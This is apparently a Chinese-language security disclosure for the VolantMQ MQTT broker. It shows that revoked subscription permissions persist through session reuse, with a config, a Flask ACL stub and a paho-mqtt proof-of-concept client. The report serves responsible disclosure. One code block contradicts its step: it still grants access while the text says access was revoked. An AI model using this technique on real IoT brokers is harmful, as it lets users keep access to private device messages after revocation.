VolantMQ/volantmq [905 stars]

注：我们已向厂商通报此安全问题及修复建议

0x01 攻击场景与测试

考虑IoT应用的共享场景，即智能家居系统使用 MQTT 协议进行物联网设备和用户管理，其中有两个用户角色。管理员，也就是房主
可以授权其他普通用户（例如，Airbnb 客人）访问他的智能家居设备的权利。普通用户的访问权限可能会被撤销和到期。我们
认为管理员和设备是良性的，而客人可能是恶意的，会尽可能地去试图未授权访问设备（越权或是维持被撤销的权限）。

- **攻击场景**

首先，攻击者暂时（作为租客）拥有主题“test”的订阅权限。

1. 攻击者连接broker subClient（cleanStart=false, sessionInteval = 10000）
2. 攻击者订阅topic “test” subClient.subscribe("test")
3. 攻击者的订阅权限被管理员或设备所有者撤销
4. 攻击者保持连接或以cleanStart=False重连 subClient.reconnect(cleanStart=false)
6. 发现攻击者不需要重新订阅，即可继续接收来自topic “test”的消息

- **漏洞危害**

权限被撤销后，仍然能非法获取敏感消息。

0x02 漏洞测试步骤

- **测试环境**

VolantMQ: 0.4.0

mqtt client: 任意客户端即可 (paho.mqtt)

访问控制插件: 官方插件http auth（由于golang更新已不再支持plugin模块，因此这个插件目前无法使用），也可修改VolantMQ内置的auth测试插件 (见附录 `auth.go`，替换cmd/volantmq/auth.go)，由于漏洞的原理为broker的permission check位置不当 (或没有进行足够的检查)，而无关于permission check本身的正确与否，因此无论权限检查插件使用何种机制 (使用http请求授权服务器、使用database存储ACL等)，漏洞本身都是存在的。

配置测试用户：

admin: 拥有所有权限

user1(attacker): 拥有subscribe权限

配置文件如下：

```
version: v0.0.1
system:
  log:
    console:
      level: info # available levels: debug, info, warn, error, dpanic, panic, fatal
  http:
    defaultPort: 8080
plugins:
  enabled:
    - auth_http
  config:
    auth:                  # plugin type
      - name: internal
        backend: simpleAuth
        config:
          users:
            admin: "d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1" # pass
            user1: "e6c3da5b206634d7f3f3586d747ffdb36b5c675757b380c6a5fe5c570c714349" # pass1
auth:
  anonymous: false
  order:
    - internal
mqtt:
  version:
    - v3.1.1
    - v5.0
  keepAlive:
    period: 60              # KeepAlive The number of seconds to keep the connection live if there's no
data.
    # Default is 60 seconds
    force: false            # Force connection to use server keep alive interval (MQTT 5.0 only)
    # Default is false
  options:
    connectTimeout: 5       # The number of seconds to wait for the CONNECT message before
disconnecting.
    # If not set then default to 2 seconds.
    offlineQoS0: true       # OfflineQoS0 tell server to either persist (true) or ignore (false) QoS 0
messages for non-clean sessions
    # If not set than default is false
    sessionPreempt: true    # Either allow or deny replacing of existing session if there new client with
same clientID
    # If not set than default is false
    retainAvailable: true   # don't set to use default
    subsOverlap: true       # tells server how to handle overlapping subscriptions from within one client
      # if true server will send only one publish with max subscribed QoS even there are n subscriptions
      # if false server will send as many publishes as amount of subscriptions matching publish topic
exists
    # Default is false
    subsId: true            # don't set to use default
    subsShared: false       # don't set to use default
    subsWildcard: true      # don't set to use default
    receiveMax: 65530       # don't set to use default
```

```
    maxPacketSize: 268435455 # don't set to use default
    maxTopicAlias: 65535     # don't set to use default
    maxQoS: 2
listeners:
  defaultAddr: "0.0.0.0" # default 127.0.0.1
  mqtt:
    tcp:
      1883:
        auth:
        tls:
    ws:
      8883:
```

若使用http auth或是附录中的auth.go，则仅需简单写一个http服务 (见附录app.py)，在broker请求/acl页面获取用户是否拥有进行敏感操作的权限时，回复"allow" (代表拥有权限)/"xxxxx"即可。

```
from flask import Flask, request, render_template, session, jsonify
from flask_cors import CORS, cross_origin
import json
import time as mytime
from datetime import *

app = Flask(__name__)
cors = CORS(app)


@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "allow"
    return resp


if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=80)
```

- **测试步骤**

1. 攻击者上线，并在有权限时订阅topic "test"

```
$ mosquitto_sub -u user1 -P pass1 -c -i attack -t "test"
```

2. 攻击者的权限被管理员或设备所有者撤销。

若使用`auth.go`进行访问控制，则可手动控制auth server的访问控制配置来进行测试，例如当撤销attacker全新啊时，修改web服务代码`app.py`中的回复为`deny`：

```
from flask import Flask, request, render_template, session, jsonify
from flask_cors import CORS, cross_origin
import json
import time as mytime
from datetime import *

app = Flask(__name__)
cors = CORS(app)


@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "allow"
    return resp


if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=80)
```

3. 攻击者保持连接或以cleanStart=False重连 subClient.reconnect(cleanStart=false)

```
import paho.mqtt.client as mqtt
import paho.mqtt.packettypes as PacketTypes
import paho.mqtt.properties as p


def connect_callback_v3(client, userdata, flags, reasonCode):
    print("Connected with result code " + str(reasonCode))


def connect_callback(client, userdata, flags, reasonCode, properties):
    print("Connected with result code " + str(reasonCode))
    # pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)
    # pubProperty.ResponseTopic = "test/321"
    # pubProperty.CorrelationData = b'wan'
    # client.publish(topic="test/123", payload="close", qos=1, properties=pubProperty)

count = 0

def on_message(client, userdata, message):
    global count
    count += 1
```

```
    #print(count, message.mid)
    print("Received message '" + str(message.payload) + "' on topic '" + message.topic + "' with QoS "
+ str(message.qos))


def publish_callback(client, userdata, mid):
    print("mid: ", mid)


def subMain():
    client = mqtt.Client(client_id="admin", protocol=mqtt.MQTTv5)
    client.username_pw_set(username="user1", password="pass1")
    client.reconnect_delay_set(1000, 2000)
    client.on_connect = connect_callback
    client.on_message = on_message
    try:
        conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)
        # conProperty.TopicAliasMaximum = 100
        conProperty.SessionExpiryInterval = 100000
        client.connect(host="127.0.0.1", port=1883, keepalive=60, clean_start=False,
properties=conProperty)
        #client.subscribe(topic="test", qos=2)
        client.loop_forever()
    except:
        client.disconnect()


if __name__ == "__main__":
    subMain()
```

4. 发现攻击者不需要重新订阅，即可继续接收来自topic “test”的消息


0x03 漏洞效果

测试前配置

测试用的账号：admin和user1


目前user1拥有 `test` topic的订阅权限

```
#app.py
@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "allow"
    return resp
```



测试流程

使用MQTTX客户端，先使用user1用户连接broker，并订阅test主题：



随后撤销user1的权限，攻击者保持连接不断开/使用cleanStart=False重新连接并恢复权限，发现攻击者不需要重新订阅，并且能够继续接收来自test主题的消息

```python
#app.py
@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "deny"
    return resp
```